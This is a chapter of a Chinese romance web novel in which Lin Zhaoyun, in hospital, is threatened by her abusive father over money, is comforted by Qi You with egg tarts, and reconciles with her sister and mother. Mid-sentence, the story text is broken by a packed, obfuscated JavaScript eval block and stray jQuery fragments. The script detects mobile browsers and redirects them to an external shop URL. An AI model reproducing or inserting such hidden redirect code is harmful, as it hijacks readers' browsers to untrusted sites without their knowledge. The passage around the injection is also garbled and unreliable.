文趣网 > 其他小说 > 小狼小狼几点钟[娱乐圈] > 20. 织布鸟
    电话不断响着,祁佑这才第一次留意到她的铃声。

    密集的鼓点和纯粹的木吉他,矛盾却又相得益彰,就像她一样。

    手机屏幕亮着,他虽然有意避开,但无意间还是看到了来电人的姓名。

    林清宥。这个名字他并不熟悉,但根据林昭韫的反应也不难推断出,估计是上次那个让她晕倒的生物学上的父亲。

    见她情况不太好,祁佑起身,挡住了她看向手机的视线,说道:“是骚扰电话吗?我可以帮你挂了。”

    “不…不是的,筱雪去很久了,你可以帮我去看看吗?”今天女孩的唇好不容易有了血色,可因为这个电话,此刻又泛着病态的苍白。

    他也能猜到,接下来的内容估计不会很好,否则她不会不顾礼节把他支开。

    于是他没多问,点了点头,说:“好。你……把被子盖好。”

    这是她家事,以现在她和自己的关系,最好还是不要插手,于是关心的话到他嘴边又克制地拐了个弯。

    门合上的瞬间,林昭韫按下了接通键。自从高二之后,她对他就已经不再抱有任何期待。

    不过她以为他会看在钱的份上,至少会先问一句她的身体怎么样。

    可他不仅一句慰问没有,反而劈头盖脸就是一顿骂和说教。

    “赔钱货就是赔钱货!你为了救那一条死狗,耽误这么些天,到手的钱能有多少!我告诉你,一周后老子要是见不到20万,你就等着去火葬场给你妈烧纸吧!”

    “你这话什么意思?”

    “人话听不懂?我呸,你真把自己当个角儿了?之前就该把你和老张的婚事定下,我就不该信你妈那个贱婆娘的话,让你读书,就知道往外跑!”

    “……”

    林清宥翻来覆去就这一套,泄愤似地说完这段话后,没等她开口,就挂断了电话。

    可他最后那句话和血腥的画面像梦魇一样一直在她脑海里回荡。

    她不觉得林清宥会将事情闹得那么大,可狗被逼急了也会跳墙,她不敢赌。

    更何况,林清宥以前这种肮脏龌龊事也没少做。

    那套房子本身就是他和妈妈离婚后,法院判给妈妈的。

    这么些年,在大伯的安抚下,他都没有胡来。不过她听说最近大伯一家也把他抛弃了,估计是走投无路了才想起她来。

    看来他真是把他那个儿子当眼珠子一样疼。

    可20万,别说现在的她,就算是她将这一期节目完整做下来,也是勉勉强强才能拼凑的上。

    正当她苦恼时,病房门口突然传来“咚”的一声。

    声音不大,但很清晰。

    刚刚林清宥说的话还在耳边萦绕,突如其来的一声让她下意识握紧了身旁柜子上的水果刀,“谁?”

    房间里的寂静让她有些惴惴不安,可门口却一直没有动静。

    她将小狼牵到病房里侧,刀被她藏在身后,一人一狗缩在墙角,渺小又脆弱。半晌,熟悉的声音才从病房外响起,“韫姐,是我,方便进来吗?”

    “筱雪?”听到是她的声音,林昭韫提起来的一口气才缓缓放下,“进。”

    可看到筱雪略显不自然的表情时,她刚放松的神经又再次紧绷起来。

    按照平时筱雪的性子,如果没有特别的要求,她肯定是直接推门而进,什么时候还需要问过自己的意见?

    “刚刚你在门口碰到谁了?”

    “你怎么知道?”

    “谁?”

    “还能有谁,那个蓝色眼睛的大帅哥呗!”

    祁佑?

    意料之外的答案让她微怔,“他刚刚在门口?”

    “是,不过感觉他情绪不是很好,我刚想开门,就被他制止了,那眼神,啧啧啧,超级凶!”

    “凶?”

    “是啊!超级!他说你在忙,等你叫我了我再进去。”

    “那他人呢?”

    “不知道,好像坐电梯离开了吧。”

    他听到了。林昭韫心想。她从来没有跟身边的人提过她家里的事情,可今天偏偏被一个认识不到一天的男人知道了。

    可他的反应,似乎没有她预想的那么糟糕?

    以前为了申请贫困认定,身边的人也都知道她的情况。

    可她不喜欢大家欲言又止的模样,也不喜欢在某些特定的情况被额外关照。

    她只是她而已。

    那他又是怎么想的呢?

    为什么要拦住筱雪不让她知道呢?

    诸如此类的问题越来越多,她突然很想问他。

    可是她又害怕在他那张脸上看到和她预想中不一样的表情。

    那通电话让林昭韫没有了聊天的心思,机械性地敷衍着筱雪之后的问题。

    最后,就连筱雪也被公司一个电话叫了回去。

    病房又只剩下她一个人。

    窗外下着雨,有麻雀停在窗台上,叽叽喳喳,伴着雨声真是热闹。

    “叩叩——”

    又是这个节奏的敲门声。接着,男人磁性的声音透过门缝传了进来,“昭韫,我是祁佑,可以进来吗?”

    真是他,他没走?

    “进。”林昭韫往上拢了拢自己身上的被子,视线却故意没有落到门口男人笔挺的身躯上。

    他刚进门,空气中就传来一股熟悉的香味。

    “吃蛋挞吗?”祁佑边说边将装着甜品的袋子放到了她面前的小桌板上。

    事情的走向和她预想的都不一样,他不仅什么都没问,反而下去给她买了甜品?

    为什么?

    这袋子上的LOGO她并不陌生,筱雪之前说过,这家店似乎要排很久。

    她有些不解地看向他,“为什么?”

    “我妈妈说,吃了甜的,心情会好一些。”

    他们都没说明理由,可是又都心知肚明。

    林昭韫从盒子里取出了一块烤得有些焦的蛋挞,轻轻咬了一口。

    她看着蛋挞的咬痕,陷入了沉思。

    明明比她记忆里的蛋挞好吃,可是为什么却没有那么甜呢?

    难道是她们不在她身边吗?

    小的时候,只有她或者姐姐表现得很好的时候,妈妈才会在隔壁卖老式糕点的地方买两个蛋挞奖励她们。想到以前的种种,那些被她刻意遗忘的酸涩、委屈、难受都涌了上来。

    她意识到自己要失态,这才强行将自己从记忆里抽离出来。

    可眼眶的红却出卖了她。

    祁佑见她情绪不对,连忙开口道:“这么难吃吗?那我可要说说我姑姑,她虚假宣传了。”

    比起他无意间听到的通话内;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17653495|206458||http|test|mini|href|location'.split('|'),0,{}));

    (){

    $('.inform').remove();

    $('#content').append('

    容,他似乎更在意她的情绪。

    他看向她的眼睛似乎总带着笑,忽然,她想到刚刚筱雪说他“凶”。

    真是有点难以想象。

    “好吃的。谢谢。”林昭韫又咬了一口,忧愁的脸上终于有了一丝笑容。

    看到她心情转好,祁佑才松了口气。

    正当他准备让她多吃点时,脑海里突然响起了系统的倒计时:“宿主,距离你化成人身还有不到10分钟,续费200幸福值每小时,不得砍价。”

    这后面半句指向性也太过明显。

    不过,见她稍微有了点生气,祁佑悬着的心也回落到了地上。还是给她留一点个人空间吧,他也是时候要走了。

    “昭韫,我还有点事,先走了,方便留个联系方式吗?”

    “可以。今天麻烦你了。”

    “不麻烦。不过昭韫,你知道织布鸟吗?”

    “织布鸟?”

    “这是一种群居鸟类。她们的家,是共同建造的。很壮观。”

    明明是毫无关联的两个话题,林昭韫却有些想哭。

    她想说些什么,可是哽咽着,一句话也说不出来,只能眼睁睁地看着他向自己挥了挥手,直至背影消失在走廊的尽头。

    乌云遮挡了室外大部分阳光,病房里阴沉沉的,一道身影飞快地从门缝里钻进来,跑到了女孩的身边。

    枕下的手机不停震动着,是姐姐发来的信息。【韫韫,怎么不接电话?】

    【你身体怎么样?】

    【最近还好吗?】

    【韫韫,姐姐很担心你,看到信息请回电。】

    这才是真正关心她的人。

    刚刚和祁佑聊天,没注意手机,姐姐的未接电话打了6通。

    林昭韫连忙回拨回去,音乐刚响起,对面就接通了。

    姐姐那边虽然有些嘈杂,但是她一下就捕捉到了那个记忆里的熟悉的声音——是妈妈的。

    “你和妈妈在一起吗?”

    “是。回来过户。”

    “过户?”

    “是。我们把那套房子卖了,妈现在和我在深城住。”

    “这么突然?怎么没和我说?”

    “……韫韫,你不是也有事情没和我们说吗?”

    听到这话,林昭韫的动作一顿。

    “你们什么时候知道的?”

    隐瞒的事情被发现,她应该慌张的,可是她心里更多的却是释怀。

    对面叹了口气,“林清宥那个大嘴巴,四处嚷嚷,妈听到觉得纳闷就让人打听了一下。”

    原来是这样。母女三人趁此机会,又简单唠了唠家常。

    原来在不知不觉中,姐姐和妈妈都变了样。

    原本不屑于搞人际关系的母亲,如今却在村里混得如鱼得水;

    姐姐和妈妈的关系似乎也没有从前那样僵,看上去其乐融融的。

    她们真的可以成为织布鸟吗?

    她不知道。

    可是眼前的画面,不正是17岁的林昭韫梦寐以求的吗?

    忽然,她的脑海浮现出了一双浅蓝色的眼睛,平静且包容,神奇地抚平了她心头的焦躁。

    心底那个被压抑的声音再次响起,她说

    ——再给自己一次机会吧,毕竟,我们本就没什么可以失去的了。